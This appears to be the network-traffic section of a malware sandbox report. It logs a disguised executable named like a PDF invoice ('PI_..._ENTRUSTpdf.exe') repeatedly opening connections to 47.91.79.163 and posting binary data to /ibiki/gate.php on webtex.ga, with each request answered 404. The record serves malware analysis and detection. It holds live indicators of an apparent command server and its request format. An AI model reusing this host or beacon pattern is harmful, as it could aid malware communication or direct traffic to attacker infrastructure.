Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
139	192.168.2.3	49873	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.3	49723	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:34.056226015 CET	83	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 163 Connection: close
Dec 3, 2020 10:02:34.116974115 CET	84	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:04:51 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
140	192.168.2.3	49874	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
141	192.168.2.3	49880	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
142	192.168.2.3	49881	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
143	192.168.2.3	49882	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
144	192.168.2.3	49883	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
145	192.168.2.3	49884	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
146	192.168.2.3	49885	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
147	192.168.2.3	49886	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
148	192.168.2.3	49887	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
149	192.168.2.3	49888	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.3	49724	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:34.377229929 CET	85	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 163 Connection: close
Dec 3, 2020 10:02:34.437256098 CET	85	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:04:51 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
150	192.168.2.3	49889	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
151	192.168.2.3	49890	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
152	192.168.2.3	49891	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
153	192.168.2.3	49892	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
154	192.168.2.3	49893	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
155	192.168.2.3	49894	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
156	192.168.2.3	49895	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
157	192.168.2.3	49896	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
158	192.168.2.3	49897	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
159	192.168.2.3	49898	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.3	49725	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:34.827049971 CET	86	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 163 Connection: close
Dec 3, 2020 10:02:34.971106052 CET	87	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:04:52 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
160	192.168.2.3	49899	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
161	192.168.2.3	49900	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
162	192.168.2.3	49901	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
163	192.168.2.3	49902	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
164	192.168.2.3	49903	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
165	192.168.2.3	49904	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
166	192.168.2.3	49905	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
167	192.168.2.3	49906	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
168	192.168.2.3	49907	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
169	192.168.2.3	49908	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.3	49726	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:35.243072987 CET	88	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 163 Connection: close
Dec 3, 2020 10:02:35.402596951 CET	88	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:04:52 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
170	192.168.2.3	49909	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
171	192.168.2.3	49910	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
172	192.168.2.3	49911	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
173	192.168.2.3	49912	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
174	192.168.2.3	49913	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
175	192.168.2.3	49914	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
176	192.168.2.3	49915	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
177	192.168.2.3	49916	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
178	192.168.2.3	49917	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
179	192.168.2.3	49918	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.3	49727	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:36.028625965 CET	89	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 163 Connection: close
Dec 3, 2020 10:02:36.086844921 CET	90	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:04:53 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
180	192.168.2.3	49919	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
181	192.168.2.3	49920	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
182	192.168.2.3	49921	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
183	192.168.2.3	49922	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
184	192.168.2.3	49923	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
185	192.168.2.3	49924	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
186	192.168.2.3	49925	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
187	192.168.2.3	49926	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
188	192.168.2.3	49927	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
189	192.168.2.3	49928	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.2.3	49728	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:36.313062906 CET	90	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 163 Connection: close
Dec 3, 2020 10:02:36.372262955 CET	91	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:04:53 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
190	192.168.2.3	49929	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
191	192.168.2.3	49930	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
192	192.168.2.3	49931	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
193	192.168.2.3	49932	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
194	192.168.2.3	49933	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
195	192.168.2.3	49934	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
196	192.168.2.3	49935	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
197	192.168.2.3	49936	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
198	192.168.2.3	49937	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
199	192.168.2.3	49938	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49711	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:29.611012936 CET	67	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 163 Connection: close
Dec 3, 2020 10:02:29.858062029 CET	68	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:04:46 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.2.3	49729	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:36.782392025 CET	93	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 163 Connection: close
Dec 3, 2020 10:02:36.844795942 CET	93	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:04:54 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
200	192.168.2.3	49939	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
201	192.168.2.3	49941	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
202	192.168.2.3	49942	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
203	192.168.2.3	49944	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
204	192.168.2.3	49945	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
205	192.168.2.3	49946	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
206	192.168.2.3	49948	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
207	192.168.2.3	49949	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
208	192.168.2.3	49950	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
209	192.168.2.3	49951	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.2.3	49730	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:38.586697102 CET	94	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 163 Connection: close
Dec 3, 2020 10:02:38.645181894 CET	95	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:04:55 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
210	192.168.2.3	49953	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
211	192.168.2.3	49954	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
212	192.168.2.3	49955	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
213	192.168.2.3	49956	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
214	192.168.2.3	49957	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
215	192.168.2.3	49958	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
216	192.168.2.3	49959	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
217	192.168.2.3	49960	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
218	192.168.2.3	49961	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
219	192.168.2.3	49962	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
22	192.168.2.3	49731	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:02:38.904767990 CET	96	OUT	POST /ibiki/gate.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: webtex.ga Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 31904CD2 Content-Length: 163 Connection: close
Dec 3, 2020 10:02:38.965207100 CET	96	IN	HTTP/1.0 404 Not Found Date: Thu, 03 Dec 2020 07:04:56 GMT Server: Apache X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
220	192.168.2.3	49963	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
221	192.168.2.3	49964	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
222	192.168.2.3	49965	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
223	192.168.2.3	49966	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
224	192.168.2.3	49967	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
225	192.168.2.3	49968	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
226	192.168.2.3	49969	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
227	192.168.2.3	49970	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
228	192.168.2.3	49971	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
229	192.168.2.3	49972	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
23	192.168.2.3	49734	47.91.79.163	80	C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe

Timestamp	kBytes transferred	Direction	Data
